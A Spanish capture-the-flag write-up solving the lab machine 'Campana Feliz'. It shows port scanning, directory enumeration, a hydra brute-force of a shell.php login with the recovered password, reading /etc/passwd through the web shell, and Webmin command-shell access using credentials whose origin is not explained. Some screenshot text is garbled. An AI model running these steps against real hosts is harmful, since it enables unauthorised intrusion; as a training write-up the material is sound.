

## CAMPANA FELIZ



### CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 192.168.0.10 ttl=64 linux
```









### ESCANEOS DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.10 -T 2
```

```
22/tcp    OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
```

```
8088/tcp   Apache httpd 2.4.62 ((Debian))
```

```
10000/tcp  ssl/snet-sensor-mgmt?
```

Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec  Optimum write-up

The screenshot shows a web browser window with the following elements:

- Address Bar:** Displays "view-source:http://192.168.0.10:8088/".
- Page Header:** Contains navigation links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and Optimum write-up - T...
- Main Content:** Shows two lines of obfuscated JavaScript code:
 


```
<!-- Q2FtcGFuYSBzb2JyZSBjYWlwYW5hCgpZIHNvYnJlIGNhbnRhbWmEgdw5hCgpBc80zbWF0ZS8hIGxhIHZlbnRhbWmEKCLZLcs0hcYBlbcBuac0xbyBlbiBsYSBjdW5hCg== -->
```

```
<!-- Q2FtcGFuYSBDYWlwYW5hIENhTXBBTkEgQ2FNcGFOYQo= -->
```

Campana Campana CaMpANA CaMpaNa

El puerto 10000 está asociado a un servidor Webmin protegido con SSL.

puerto 10000



## ENUMERACIÓN

Con gobuster buscamos archivos o directorios

```
gobuster dir -u http://192.168.0.10:8088 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html,py
```

```
# gobuster dir -u http://192.168.0.10:8088 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html,py


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.10:8088
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html,py
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 279]
/.html (Status: 403) [Size: 279]
/index.html (Status: 200) [Size: 196]
/shell.php (Status: 200) [Size: 1359]
/.php (Status: 403) [Size: 279]
/.html (Status: 403) [Size: 279]
```

Encontramos un directorio `shell.php`



Con F12 en el puerto 8088, metemos unas credenciales cualquiera y analizamos como construir el comando hydra para hacer fuerza bruta

The top part of the image shows a web browser window with the URL `192.168.0.10:8088/shell.php`. The page has a red header with the text "Username or password invalid" and "Acceso al Shell". Below this is a login form with fields for "Usuario" and "Contraseña", and a "Login" button. The bottom part of the image shows a terminal window with the output of a Hydra attack. The command used is `hydra -l campana -P /usr/share/wordlists/rockyou.txt 192.168.0.10 -s 8088 http-post-form "/shell.php:username='USER'&password='PASS':Username or password invalid"`. The output shows that the attack was successful, with the login: `campana` and password: `lovely`.

login: campana password: lovely

Al acceder, con estas credenciales, observamos que tenemos una shell en la que podemos ejecutar comandos.

Con `cat /etc/passwd`, observamos que tenemos usuario bob

## 🎄 Shell de Comandos 🎄

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534:/:/run/sshd:/usr/sbin/nologin
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
bob:x:1001:1001:,,,:/home/bob:/bin/bash
```



## EXPLOTACIÓN

url: https://IP:10000  
login: santaclaus / FelizNavidad2024

Con estas credenciales accedemos por el panel de login del puerto 10000.

Siguiendo la ruta Tools-Command shell, damos por finalizado el ctf ya que podemos leer la user.txt y el root.txt, en la shell que poseemos

Buen día 😊